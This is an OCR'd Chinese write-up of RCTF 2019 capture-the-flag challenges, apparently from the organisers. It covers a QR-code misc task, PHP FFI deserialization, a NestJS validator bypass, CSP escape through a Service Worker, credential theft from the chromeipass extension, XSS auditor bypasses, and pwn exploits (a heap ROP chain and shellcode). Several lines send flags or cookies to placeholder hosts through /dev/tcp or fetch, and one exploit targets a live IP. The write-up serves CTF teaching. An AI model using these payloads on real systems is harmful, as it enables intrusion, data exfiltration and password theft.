1. 修改原始页面代码. 通过代码获取每个字母的坐标


```
function addWatermark(dom){
    let text, html = ''
    dom.innerText.split('').map(c => {
        let rgb
        if (('a' <= c && c <= 'z')||('A' <= c && c <= 'Z'))
            rgb = [0,0,0].map(f=>{
                pos += step, pos %= size
                return seq[pos]?1:0
            })
        else
```

```
            rgb = [0,0,0]
        html += '<span style="color: rgb(' + rgb.join(',')+')">' + c + '</span>'
    })
    dom.outerHTML = '<p style="padding-bottom: 4px">' + html + '</p>'
}
let spans = document.getElementsByTagName('span')
let output = '['
for(let i = 0; i < spans.length; ++i) {
    let c = spans[i].textContent
    if (('a' <= c && c <= 'z')||('A' <= c && c <= 'Z')) {
        output += '(' +spans[i].offsetLeft+ ',' + spans[i].offsetTop + ',' +
spans[i].offsetHeight + ',' + spans[i].offsetWidth + '), '
    }
}
console.log(output)
```

```
positions = [...]
offset_top = 440 - 89
offset_left = 0
from PIL import Image
img=Image.open("1.bmp").load()

# print (img[0,0])
def search(top,left,height,width):
    dict = {}
    for y in range(height):
        for x in range(width):
            r, g, b = img[top - offset_top + x, left - offset_left + y]
            if r <= 1 and g <= 1 and b <= 1:
                return (r, g, b)
    return (2, 2, 2)

for top,left,height,width in positions:
    print '%d%d%d'%search(top,left,height,width),
```



以841 分行.

手动把222 换成其他行的值, 最终获得序列

```
import cv2,numpy
import os
ss='11111110010110001011101111111100000100011110110000010000011011101010010001000
10001011101101110101011011011001010111011011101010001110001100101110110000010110
11011022222200022211111110101010101022201111111000000001001101122222200022201011
11100101100111001011111001001000011111100001100101101010000110002221110110011100
10001000100011111010000010011010000010111011001011111001011000000110010101000000
10110101000011101110011001100011000110011101000100100111001000011001000010100110
```

```
10011110110100110100111000101111000010010100101010001011110111101001001110010100
10101000100101101011001110111010110010111110111111110000000001101100001011000110
00111111100101000100111010100001000001010011010000010001101110111010110100011100
11111010010111010101110100011000100011101110101111010100101110111101000001000110
00010011101110101111111011001101111001101010 0'
arr=[]
for i in ss:
    if i == '1':
        arr.append(0)
    else:
        arr.append(255)
fa = numpy.array(arr)
gimg = fa.reshape(29, 29)
cv2.imwrite('qrcode.png',gimg)
```

Web

nextphp

https://github.com/zsxsoft/my-ctf-challenges/tree/master/rctf2019/nextphp

只要 `phpinfo()` 就能发现版本号是 `php-7.4.0-dev` ，还是个开发版本。接着能发现一个从没见过的扩展 `ffi` ，一搜就能发现是PHP 7.4的新功能。

这个功能要求 `opcache.preload` 内的文件才允许使用，这也是PHP 7.4的新功能。

再回头看 `phpinfo` 就能发现本题给了对应的文件，且使用了 `__unserialize` 这个反序列化方法，这还是PHP 7.4的新功能。

总之，看完配置以后，再读以下三个RFC：

- PHP RFC: Preloading
- PHP RFC: FFI - Foreign Function Interface
- PHP RFC: New custom object serialization mechanism

此处在反序列化处有坑点，我写的PHP代码内 `__unserialize` 方法实现不正确，你必须调用 `unserialize` 方法。引用RFC：

> In principle, this makes existing strings serialized in O format fully interoperable with the new serialization mechanism, the data is just provided in a different way (for __wakeup() in properties, for __unserialize() as an explicit array). If a class has both __sleep() and __serialize(), then the latter will be preferred. If a class has both __wakeup() and __unserialize() then the latter will be preferred.

> If a class both implements Serializable and __serialize()/__unserialize(), then serialization will prefer the new mechanism, while unserialization can make use of either, depending on

> whether the C (Serializable) or O (__unserialize) format is used. As such, old serialized strings encoded in C format can still be decoded, while new strings will be produced in O format.

Payload如下：

```
class D implements Serializable {
    protected $data = [
        'ret' => null,
        'func' => 'FFI::cdef',
        'arg' => 'int system(const char *command);'
    ];

    public function serialize (): string {
        return serialize($this->data);
    }

    public function unserialize($payload) {
        $this->data = unserialize($payload);
    }
}

$a = new D();
$b = serialize($a);
$b = str_replace('"D"', '"A"', $b);
$d = unserialize($b);
$d->ret->system('bash -c "cat /flag > /dev/tcp/xxx/xxx"');
```

这题很简单嘛，就是个读文档题……

calcalcalc

https://github.com/zsxsoft/my-ctf-challenges/tree/master/rctf2019/calcalcalc

第一部分

读 `calculate.model.ts` ，我们知道在Controller获取输入之前，会有一个Validator以验证用户输入。

```
export default class CalculateModel {

  @IsNotEmpty()
  @ExpressionValidator(15, {
    message: 'Invalid input',
  })
  public readonly expression: string;

  @IsBoolean()
  public readonly isVip: boolean = false;
```

```
}
```

从 `ExpressionValidator.ts` 可以看出，当 `isVip === true` 时，expression.length可以超过15个字节。显而易见，第一个任务是让 `isVip = true` 。

阅读 `class-validator` 的源代码：
https://github.com/typestack/class-validator/blob/58a33e02fb5e77dde19ba5ca8de2197c9bc127e9/src/validation/Validator.ts#L323

```
return value instanceof Boolean || typeof value === "boolean";
```

很可惜，这个 `Boolean` 是JavaScript类型。如果我们post数据后加 `isVip=true` 的话，Nestjs不会自动将 `'true'` 转换为 `true` （Nestjs不是**Spring**，尽管它们看起来很像）。不过，Nestjs + expressjs默认支持 `json` 和 `urlencoded` 作为POST格式。

https://github.com/nestjs/nest/blob/205d73721402fb508ce63d7f71bc2a5584a2f4b6/packages/platform-express/adapters/express-adapter.ts#L125

```
    const parserMiddleware = {
      jsonParser: bodyParser.json(),
      urlencodedParser: bodyParser.urlencoded({ extended: true }),
    };
```

绕过它：

```
Content-Type:application/json

{"expression":"MORE_THAN_15_BYTES_STRING", "isVip": true}
```

第二部分

新三年，旧三年，缝缝补补又三年，有缘我们再见~

非预期解是时间盲注

```
eval(chr(95)+chr(95)+chr(105)+chr(109)+chr(112)+chr(111)+chr(114)+chr(116)+chr(95)+chr(95)+chr(40)+chr(39)+chr(116)+chr(105)+chr(109)+chr(101)+chr(39)+chr(41)+chr(46)+chr(115)+chr(108)+chr(101)+chr(101)+chr(112)+chr(40)+chr(51)+chr(41)+chr(32)+chr(105)+chr(102)+chr(32)+chr(111)+chr(114)+chr(100)+chr(40)+chr(111)+chr(112)+chr(101)+chr(110)+chr(40)+chr(39)+chr(47)+chr(102)+chr(108)+chr(97)+chr(103)+chr(39)+chr(41)+chr(46)+chr(114)+chr(101)+chr(97)+chr(100)+chr(40)+chr(41)+chr(91)+chr(51)+chr(93)+chr(41)+chr(32)+chr(62)+chr(32)+chr(54)+chr(55)+chr(32)+chr(101)+chr(108)+chr(115)+chr(101)+chr(32)+chr(78)+chr(111)+chr(110)+chr(101))
```

===

```
__import__('time').sleep(3) if ord(open('/flag').read()[3]) > 67 else None
```

（顺带一提，快来看《烟草》啊

jail

https://github.com/zsxsoft/my-ctf-challenges/tree/master/rctf2019/jail %26 password

（这题的描述 `The star knows` 来自于《少女☆歌剧 Revue Starlight》，强烈安利（?

这题很快就能看出有两个漏洞：

1. `?action=profile`，允许上传任意后缀名的文件（但不含php）
2. `?action=post`，存储型XSS。

不过这题的CSP+JS限制了页面跳转和数据传出，因此我们需要找办法把数据传出去。以下是方案：

Service Worker

阅读以下W3C草案，会发现Service Worker不遵循页面本身的CSP，只遵循sw.js的头内写的CSP。

Service Workers 1, W3C Working Draft, 2 November 2017

> If serviceWorker's script resource was delivered with a Content-Security-Policy HTTP header containing the value policy, the user agent must enforce policy for serviceWorker."

Content Security Policy Level 3, W3C Working Draft, 15 October 2018

> If we get a response from a Service Worker (via HTTP fetch, we'll process its CSP list before handing the response back to our caller.

经过测试，发现如果注册了Service Worker，那么，`fetch('/')` 将忽略 `connect-src: 'none'`。因此在Service Worker的帮助下就可以传出数据。

1. 创建一个Service Worker （sw.js），内容如下

```
fetch('https://YOUR_DOMAIN/?' + encodeURIComponent(globalThis.location.href),
{mode: 'no-cors'})
```

2. 上传到头像上传处，并拿到对应的URL

```
curl 'https://jail.2019.rctf.rois.io/?action=profile' -X POST -H
'Cookie:PHPSESSID=iupr391ksbclg3l96s0sliv917' -F"avatar=@/Users/sx/website/sw-
test/sw.js" -F"submit=submit"
```

3. 创建新消息

```
<script>
navigator.serviceWorker.register('/uploads/21ca75a36c5cdacfd4653fadb2553242.js?'
+ encodeURIComponent(document.cookie), {scope: '/uploads/'}); </script>
```

4. 让bot访问，就可得到flag。

WebRTC

WebRTC将忽略 `connect-src` ， 参见： https://github.com/w3c/webrtc-pc/issues/1727。 似乎他们没打算解决这个问题。

DNS Preload

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-DNS-Prefetch-Control

Flag

```
RCTF{welc0me_t0_the_chaos_w0r1d}
```

（为什么不来打《CHAOS;CHILD》呢）

password

https://github.com/zsxsoft/my-ctf-challenges/tree/master/rctf2019/jail %26 password

我们可以在页面中添加两个 `<input>` ， 并读取 `document.body.innerHTML` ：

```
<input type="username" name="username"><input type="password" name="password">
<script> setTimeout(() =>
{navigator.serviceWorker.register('/uploads/511b3c8839bd36230c4aa3c5ff5545ef.js?
' + encodeURIComponent(document.body.innerHTML), {scope:'/uploads/'});}, 1000)
</script>
```

于是就能拿到：

```
<input type="username" name="username" data-cip-id="cIPJQ342845639" class="cip-
ui-autocomplete-input" autocomplete="off"><span role="status" aria-live="polite"
class="cip-ui-helper-hidden-accessible"></span><input type="password"
name="password" data-cip-id="cIPJQ342845640"> <script> setTimeout(() =>
```

```
{navigator_serviceWorker_register('/uploads/511b3c8839bd36230c4aa3c5ff5545ef_js?
' + encodeURIComponent(document_body_innerHTML), {scope:'/uploads/'});}, 1000)
</script><div class="cip-genpw-icon cip-icon-key-small" style="z-index: 2; top:
10px; left: 341px;"></div><div class="cip-ui-dialog cip-ui-widget cip-ui-widget-
content cip-ui-corner-all cip-ui-front cip-ui-draggable" tabindex="-1"
role="dialog" aria-describedby="cip-genpw-dialog" aria-labelledby="cip-ui-id-1"
style="display: none;"><div class="cip-ui-dialog-titlebar cip-ui-widget-header
cip-ui-corner-all cip-ui-helper-clearfix"><span id="cip-ui-id-1" class="cip-ui-
dialog-title">Password Generator</span><button class="cip-ui-button cip-ui-
widget cip-ui-state-default cip-ui-corner-all cip-ui-button-icon-only cip-ui-
dialog-titlebar-close" role="button" aria-disabled="false" title="×"><span
class="cip-ui-button-icon-primary cip-ui-icon cip-ui-icon-closethick"></span>
<span class="cip-ui-button-text">×</span></button></div><div id="cip-genpw-
dialog" class="cip-ui-dialog-content cip-ui-widget-content" style=""><div
class="cip-genpw-clearfix"><button id="cip-genpw-btn-generate" class="b2c-btn
b2c-btn-primary b2c-btn-small" style="float: left;">Generate</button><button
id="cip-genpw-btn-clipboard" class="b2c-btn b2c-btn-small" style="float:
right;">Copy to clipboard</button></div><div class="b2c-input-append cip-genpw-
password-frame"><input id="cip-genpw-textfield-password" type="text" class="cip-
genpw-textfield"><span class="b2c-add-on" id="cip-genpw-quality">123 Bits</span>
</div><label class="cip-genpw-label"><input id="cip-genpw-checkbox-next-field"
type="checkbox" class="cip-genpw-checkbox"> also fill in the next password-
field</label><button id="cip-genpw-btn-fillin" class="b2c-btn b2c-btn-
small">Fill in &amp;amp; copy to clipboard</button></div></div><ul class="cip-ui-
autocomplete cip-ui-front cip-ui-menu cip-ui-widget cip-ui-widget-content cip-
ui-corner-all" id="cip-ui-id-2" tabindex="0" style="display: none;"></ul>
```

可以谷歌“cip”，你会发现这是Chrome扩展chromeipass插入的DOM元素。这是一个用于自动从KeePass内读取密码并自动填写的扩展。

像正常用户那样，点击一下“username”输入框。

```
<input type="username" name="username"><input type="password" name="password">
<script>setTimeout(()=>{ document.querySelector('[type=username]').click()
},500); setTimeout(() =>
{navigator.serviceWorker.register('/uploads/511b3c8839bd36230c4aa3c5ff5545ef.js?
' + encodeURIComponent(document.body.innerHTML), {scope:'/uploads/'});}, 1000)
</script>
```

然后你会发现跑出了个菜单：

```
<ul class="cip-ui-autocomplete cip-ui-front cip-ui-menu cip-ui-widget cip-ui-
widget-content cip-ui-corner-all" id="cip-ui-id-2" tabindex="0" style="display:
block; width: 233px; top: 29px; left: 8px; z-index: 2147483636;"><li class="cip-
ui-menu-item" role="presentation"><a id="cip-ui-id-3" class="cip-ui-corner-all"
tabindex="-1">fake_flag (http://jail_2019_rctf_rois_io/)</a></li><li class="cip-
ui-menu-item" role="presentation"><a id="cip-ui-id-4" class="cip-ui-corner-all"
tabindex="-1">flag (http://jail_2019_rctf_rois_io/)</a></li></ul>
```

再点一下那个菜单，就能从密码框里拿数据啦。

```
<input type="username" name="username">
<input type="password" name="password" id="password">
<script>
  setTimeout(()=>{document.querySelector('[type=username]').click()},500);
  setTimeout(()=>{document.getElementById('cip-ui-id-4').click()}, 1000);
  setTimeout(() =>
{navigator.serviceWorker.register('/uploads/511b3c8839bd36230c4aa3c5ff5545ef.js?
' + encodeURIComponent(document.getElementById('password').value),
{scope:'/uploads/'});}, 1500)
</script>
```

使用安全的密码管理器

`chromeipass` 非常不安全，任何人都可以使用简单的XSS来窃取你的密码。相对应的，`1Password` 就没有这个问题，因为它的密码选择窗口是独立的。所以一个比较合适的解决方案是弃用 `chromeipass` 。

我们知道， `chromeipass` 有多个后端。 `KeePass C# + pfn/KeePassHttp` 是最安全的后端。它为每个项目提供“KeePassHttp Setting”，并允许用户将网站添加到白名单或黑名单中。当网站请求某个项目时，它将默认显示通知。为了保证安全，建议从所有条目中删除“stored permission”，并且把KeePassHttp的通知启用。这样的话，当需要自动填充的时候，你就会收到提示了。

`KeeWeb + KeeWebHttp` 是不安全的。它没有提示或通知。

`MacPass + MacPassHttp` 非常不安全。如果你确定要使用它，至少将 `MacPassHttp` 升级到最新版本。这一题的灵感来自我在MacPassHttp中找到并修复的漏洞。


rblog2019

API这种东西有v2，应该也会有v1吧，试一试
`https://rblog.2019.rctf.rois.io/api/v1/posts?callback=a`

通过测试可以发现 v1+callback 用作 JSONP 时，Content-Type 为 application/javascript。这里用于绕过 `x-content-type-options: nosniff` 。

`https://rblog.2019.rctf.rois.io/api/v1/%3Cinput%3E`
v1的API在遇到未知路由时返回的Content-Type是text/html，可以注入HTML标签。


剩下的步骤就是绕过Chrome的XSS auditor了，需要注意的是输出点在JSON里，也就是说会经过json_encode一次，某些字符会产生变形，这对于auditor的绕过通常有很大帮助，例如下面这个使用了iframe srcdoc的payload，如果把srcdoc=后面的 `啊(%E5%95%8A)` 去掉，就会被拦截。这个绕过方法是因为 `啊` 变形成 `\u554a` 了，输出在页面上的内容和URL中的不一致。





```
https://rblog.2019.rctf.rois.io/api/v1/%3Ciframe%20srcdoc=%E5%95%8A%3Cscript%26%
23x20;%26%23x20;src=%26%23x2f;api%26%23x2f;v1%26%23x2f;posts%26%23x3f;callback=a
lert``%26%23x3c;!--%26%23x3e%3B%3C%26%23x2f%3Bscript%26%23x3e%3B%3E
```

ez4cr

部署题目的时候用了cloudflare



配置错误，导致http会被自动升级到https，进而导致chrome的XSS auditor判断不出来。解出这题的天枢和r3kapig两个队伍都是用这个方法。




```
https://report-rblog.2019.rctf.rois.io/report.php?
callback=%3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?
callback=alert`qwq`%3E%3C/script%3E
```

其实还有一种不借助cloudflare特性的解法，算是Chrome存在了很久的缺陷，先不说了。

Pwn

babyheap

本题禁用了fastbin，使用了seccomp禁用了几个syscall，漏洞点是edit时候的off_by_one,思路是先泄露libc地址和heap地址，利用0ctf haepstorm2里largebin的攻击方法来劫持程序，最后orw读取flag

师傅们都太强了，orz

```
from pwn import *
def cmd(command):
        p.recvuntil("Choice:")
        p.sendline(str(command))
def add(sz):
        cmd(1)
        p.recvuntil("Size: ")
        p.sendline(str(sz))
def edit(idx,content):
        cmd(2)
        p.recvuntil("Index: ")
        p.sendline(str(idx))
        p.recvuntil("Content:")
        p.send(content)
def free(idx):
        cmd(3)
        p.recvuntil("Index: ")
        p.sendline(str(idx))
def show(idx):
        cmd(4)
        p.recvuntil("Index: ")
        p.sendline(str(idx))
def main():

        add(0x28)       #0
        add(0x18)       #1
        add(0xf8)       #2
        add(0x18)       #3

        add(0x28)       #4
        add(0x508)      #5
        add(0xf8)       #6
        add(0x18)       #7

        add(0x28)       #8
        add(0x508)      #9
        add(0xf8)       #10
```

```
add(0x18)       #11

#leak libc base
free(0)
payload = 'a'*0x10+p64(0x50) #offbynull
edit(1,payload)
free(2)
add(0x28)       #0
show(1)
libc.address = u64(p.recvuntil("\n",drop=True).ljust(8,'\x00'))-0x3c4b78
info("libc.address : " + hex(libc.address))
#leak heap
add(0x58)       #2
add(0x58)
add(0x100)      #make unsortbin insert into smallbin
free(2)
add(0x100)
show(1)
heap_base = u64(p.recvuntil("\n",drop=True).ljust(8,'\x00'))-0xf0


#overloap 1
free(4)
payload = 'a'*0x500+p64(0x540) #offbynull
edit(5,payload)
free(6)
#repair the chunk point
add(0x638)      #4
payload = '\x00'*0x28+p64(0x4e1)+'\x00'*0x4d8
payload += p64(0x41)+'\x00'*0x38+p64(0x101)
edit(4,payload)
free(5)

#overloap 2
free(8)
payload = 'a'*0x500 + p64(0x540)
edit(9,payload)
free(10)
#repair the point
add(0x638)      #5
payload = '\x00'*0x28+p64(0x4f1)+'\x00'*0x4e8+p64(0x31)
payload += '\x00'*0x28+p64(0x101)
edit(5,payload)
free(9)


free_hook = libc.symbols["__free_hook"]
fake_chunk = free_hook - 0x20
payload = '\x00'*0x28 + p64(0x4f1)+p64(0)+p64(fake_chunk)
edit(5,payload)
payload = '\x00'*0x28 + p64(0x4e1) + p64(0) + p64(fake_chunk+8) #bk
payload += p64(0) + p64(fake_chunk-0x18-5)      #bk_nextsize
edit(4,payload)
#0x56xxxxxxxxx can success
# gdb.attach(p)
```

```
        info("heap base : " + hex(heap_base))
        add(0x48)
        # 0x7f22a8eb8b75 <setcontext+53>:       mov    rsp,QWORD PTR [rdi+0xa0]
    # 0x7f22a8eb8b7c <setcontext+60>:   mov    rbx,QWORD PTR [rdi+0x80]
    # 0x7f22a8eb8b83 <setcontext+67>:   mov    rbp,QWORD PTR [rdi+0x78]
    # 0x7f22a8eb8b87 <setcontext+71>:   mov    r12,QWORD PTR [rdi+0x48]
    # 0x7f22a8eb8b8b <setcontext+75>:   mov    r13,QWORD PTR [rdi+0x50]
    # 0x7f22a8eb8b8f <setcontext+79>:   mov    r14,QWORD PTR [rdi+0x58]
    # 0x7f22a8eb8b93 <setcontext+83>:   mov    r15,QWORD PTR [rdi+0x60]
    # 0x7f22a8eb8b97 <setcontext+87>:   mov    rcx,QWORD PTR [rdi+0xa8]
    # 0x7f22a8eb8b9e <setcontext+94>:   push   rcx
    # 0x7f22a8eb8b9f <setcontext+95>:   mov    rsi,QWORD PTR [rdi+0x70]
    # 0x7f22a8eb8ba3 <setcontext+99>:   mov    rdx,QWORD PTR [rdi+0x88]
    # 0x7f22a8eb8baa <setcontext+106>:  mov    rcx,QWORD PTR [rdi+0x98]
    # 0x7f22a8eb8bb1 <setcontext+113>:  mov    r8,QWORD PTR [rdi+0x28]
    # 0x7f22a8eb8bb5 <setcontext+117>:  mov    r9,QWORD PTR [rdi+0x30]
    # 0x7f22a8eb8bb9 <setcontext+121>:  mov    rdi,QWORD PTR [rdi+0x68]
    # 0x7f22a8eb8bbd <setcontext+125>:  xor    eax,eax
    # 0x7f22a8eb8bbf <setcontext+127>:  ret
        # 0x0000000000021102 : pop rdi ; ret
        # 0x00000000000202e8 : pop rsi ; ret
        # 0x0000000000001b92 : pop rdx ; ret
        # 0x0000000000000937 : ret
        ret = libc.address+0x937
        p_rdi_r = libc.address+0x21102
        p_rsi_r = libc.address+0x202e8
        p_rdx_r = libc.address+0x1b92

        # idx4 address is heap_base+0x180
        rop_chain = "flag".ljust(8,"\x00")+p64(0)*12+p64(heap_base+0x180)
#[rdi+0x68] is rdi
        rop_chain += p64(0) #[rdi+0x70] is rsi
        rop_chain += p64(0)*2 + p64(0)  #[rdi+0x88] is rdx
        rop_chain = rop_chain.ljust(0xa0,"\x00")
        rop_chain += p64(heap_base+0x180+0x100)
        rop_chain += p64(libc.symbols["open"])
        rop_chain = rop_chain.ljust(0x100,"\x00")
        #now read and write
        rop_chain += p64(p_rdi_r)+p64(3)+p64(p_rsi_r)+p64(heap_base+0x180+0x200)
        rop_chain += p64(p_rdx_r)+p64(0x100)
        rop_chain += p64(libc.symbols["read"])

        rop_chain += p64(p_rdi_r)+p64(1)+p64(p_rsi_r)+p64(heap_base+0x180+0x200)
        rop_chain += p64(p_rdx_r)+p64(0x100)
        rop_chain += p64(libc.symbols["write"])
        edit(4,rop_chain)

        edit(6,"A"*0x10+p64(libc.symbols["setcontext"]+53))
        free(4)



        p.interactive()
if __name__ == "__main__":
        # p = process("./babyheap")
        p = remote("123.206.174.203","20001")
```

```
        libc = ELF("./libc.so.6",checksec=False)
        main()
```

shellcoder

主要考察shellcode编写，首先允许输入7字节的shellcode，通过构造read()可以读入更多的指令，写一个在指定目录下找flag文件的shellcode即可。

写个C版本的find.c再简单修改汇编即可

```
// gcc -masm=intel -S -O3 -fPIC -pie -fno-stack-protector -s -w -o find.s find.c
#include <dirent.h>
#include <stddef.h>
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/syscall.h>

# define die(msg)\
do { \
    write(1, msg, strlen(msg)); \
    exit(EXIT_FAILURE); \
} while (0)

struct linux_dirent {
    unsigned long d_ino;
    unsigned long d_off;
    unsigned short d_reclen;
    char d_name[];
};

void find(char *root)
{
    char buf[256] = {};
    int fd = open(root, O_RDONLY | O_DIRECTORY);
    if (fd == -1) {
        die("bad open\n");
    }
    fchdir(fd);
    int nread = getdents(fd, buf, 256);
    close(fd);
    if (nread == -1 || nread == 0)
        goto end_find;


    for (int bpos = 0; bpos < nread;) {
        struct linux_dirent *d = (struct linux_dirent * )(buf + bpos);
        char *name = d->d_name;
```

```
        int int_name = *(int *)name;
        unsigned short reclen = d->d_reclen;
        int len = reclen - 2 - offsetof(struct linux_dirent, d_name);
        char type = *(buf + bpos + d->d_reclen - 1);
        // check this is regular file and filename equal to 'flag'
        if (type == DT_REG && int_name == 0x67616c66) {
            fd = open("./flag", O_RDONLY);
            nread = read(fd, buf, 0x100);
            write(1, buf, nread);
            exit(0);
        } else if (type == DT_DIR && !(int_name == 0x2e) && !(int_name ==
0x2e2e)) {
            find(name);
        }
        bpos += reclen;
    }

end_find:
    chdir("..");
}

int main()
{
    find("./flag");
}
```

在上一步得到的find.s基础上稍加修改即可

```
_start:
        jmp main

read:
        push 0
        jmp syscall

write:
        push 1
        jmp syscall

open:
        push 2
        jmp syscall

close:
        push 3
        jmp syscall

exit:
        push 60
        jmp syscall

getdents:
        push 78
```

```
        jmp syscall

chdir:
        push 80
        jmp syscall

fchdir:
        push 81
        jmp syscall

syscall:
        pop rax
        syscall
        ret

find:
        push    r13
        push    r12
        mov     rdx, rdi
        push    rbp
        push    rbx
        xor     eax, eax
        mov     ecx, 32
        mov     esi, 65536
        sub     rsp, 264
        mov     r12, rsp
        mov     rdi, r12
        rep stosq
        mov     rdi, rdx
        call    open
        cmp     eax, -1
        je      .L28
        mov     ebx, eax
        mov     edi, eax
        call    fchdir
        mov     edx, 256
        mov     rsi, r12
        mov     edi, ebx
        xor     eax, eax
        call    getdents
        mov     edi, ebx
        mov     r13d, eax
        call    close
        lea     eax, 1[r13]
        cmp     eax, 1
        jbe     .L4
        test    r13d, r13d
        jle     .L4
        movzx   eax, WORD PTR 16[rsp]
        mov     edx, DWORD PTR 18[rsp]
        mov     rbx, rax
        movzx   eax, BYTE PTR -1[rsp+rax]
        cmp     al, 8
        jne     .L10
        cmp     edx, 1734437990
```

```
        je      .L5
.L10:
        lea     rdi, 18[r12]
        xor     ebp, ebp
.L19:
        cmp     edx, 46
        setne   cl
        cmp     edx, 11822
        setne   dl
        test    cl, dl
        je      .L8
        cmp     al, 4
        je      .L29
.L8:
        add     ebp, ebx
        cmp     r13d, ebp
        jle     .L4
        movsx   rax, ebp
        lea     rsi, 256[rsp]
        lea     rcx, [r12+rax]
        add     rax, rsi
        lea     rdi, 18[rcx]
        mov     edx, DWORD PTR 18[rcx]
        movzx   ecx, WORD PTR 16[rcx]
        movzx   eax, BYTE PTR -257[rcx+rax]
        mov     rbx, rcx
        cmp     al, 8
        jne     .L19
        cmp     edx, 1734437990
        jne     .L19
.L5:
        mov rdi, 0x67616c662f2e
        push rdi
        push rsp
        pop rdi
        xor     esi, esi
        xor     eax, eax
        call    open
        add rsp, 8
        mov     edx, 256
        mov     rsi, r12
        mov     edi, eax
        call    read
        mov     edi, 1
        movsx   rdx, eax
        mov     rsi, r12
        call    write
        xor     edi, edi
        call    exit
.L4:
        push 0x2e2e
        push rsp
        pop rdi
        call    chdir
        add rsp, 8
```

```
        add     rsp, 264
